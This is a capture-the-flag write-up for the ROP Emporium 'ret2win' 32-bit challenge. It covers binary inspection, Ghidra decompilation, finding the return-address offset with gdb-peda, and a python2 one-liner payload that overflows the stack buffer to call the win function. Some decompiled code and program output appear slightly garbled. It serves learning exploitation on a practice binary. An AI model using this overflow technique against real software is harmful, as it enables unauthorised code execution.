

# Challenge 1 - Ret2Win

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## Write-up:

`ret2win32` binary is a standard Intel 32-bit ELF.

```
$ file ret2win32
ret2win32: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=e1596c11f85b3ed0881193fe40783e1da685b851, not stripped
```

`readelf` shows a couple of suspiciously named functions, being `pwnme` and `ret2win`:

```
$ readelf ret2win32 -Ws | grep FUNC
...
36: 080485ad 127 FUNC LOCAL DEFAULT 14 pwnme
37: 0804862c 41 FUNC LOCAL DEFAULT 14 ret2win
...
```

`checksec` shows `NX` bit is set for the binary and `PIE` is off:

```
$ checksec --file=ret2win32
RELRO           STACK CANARY      NX            PIE            RPATH          RUNPATH
Symbols         FORTIFY Fortified      Fortifiable    FILE
Partial RELRO   No canary found    NX enabled     No PIE          No RPATH       No
RUNPATH 72 Symbols          No            0              3              ret2win32
```

Opening this binary up in Ghidra shows `main` calls `pwnme`, which looks like:

```
void pwnme(void)
{
    undefined local_2c [40];
    memset(local_2c,0,0x20);
    puts(
        "For my first trick, I will attempt to fit 56 bytes of user input into 32
bytes of stack buffe r!"
    );
}
```

```

puts("What could possibly go wrong?");
puts(
    "You there, may I have your input please? And don\'t worry about null bytes,
we\'re using read (!)\n"
);
printf("> ");
read(0,local_2c,0x38);
puts("Thank you!");
return;
}

```

And `ret2win` looks like:

```

void ret2win(void)
{
    puts("Well done! Here\'s your flag:");
    system("/bin/cat flag.txt");
    return;
}

```

So to win, I need to cause a buffer overflow in `pwnme` to change the return address to `ret2win`.

```

gdb-peda$ pattern create 100 pattern.txt
Writing pattern of 100 chars to filename "pattern.txt"
gdb-peda$ r < pattern.txt
Starting program: /home/kali/ROPemporium/Ex1/ret2win32 < pattern.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ret2win by ROP Emporium
x86_64
init_array
init_array

For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read(!)
> Thank you!

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

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[Registers]
EAX: 0xb ('\x0b')
EBX: 0xf7e1dfff -> 0x21dd8c
ECX: 0xf7e1f9b8 -> 0x0
EDX: 0x0
ESI: 0x8048660 (<__libc_csu_init>: push ebp)
EDI: 0xf7ffcba0 -> 0x0
EBP: 0x41304141 ('AA0A')
ESP: 0xffffcfa0 ("bAA1AAGA")
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

```

```
gdb-peda$ pattern offset AFAA
AFAA found at offset: 44
gdb-peda$
```

Using `gdb-peda`'s pattern functionality, I have found that the offset from the buffer to the functions return address is 44 bytes.

Now, I need the address of `ret2win`:


```
gdb-peda$ p ret2win
$1 = {<text variable, no debug info>} 0x804862c <ret2win>
```

So `0x0804862c` is the address of `ret2win`. I'll now use the gathered information to build a payload.

```
python2 -c 'print "\x00"*44 + "\x2c\x86\x04\x08"' > payload.txt
```

Now to throw the exploit with:

```
./ret2win32 < payload.txt
```



```
(kali㉿kali)-[~/ROPemporium/Ex1]
$ python2 -c 'print "\x00"*44 + "\x2c\x86\x04\x08"' > payload.txt

(kali㉿kali)-[~/ROPemporium/Ex1]
$ xxd payload.txt
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ....
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ....
00000020: 0000 0000 0000 0000 0000 0000 2c86 0408  ...., ...
00000030: 0a

(kali㉿kali)-[~/ROPemporium/Ex1]
$ ./ret2win32 < payload.txt
ret2win by ROP Emporium
x86
BuiltinTypes
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What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!
> Thank you!
Well done! Here's your flag:
ROPE{a_placeholder_32byte_flag!}
zsh: segmentation fault ./ret2win32 < payload.txt
```

As shown in the above picture, the exploit was successful, and the program executed the `ret2win` function which prints the "flag".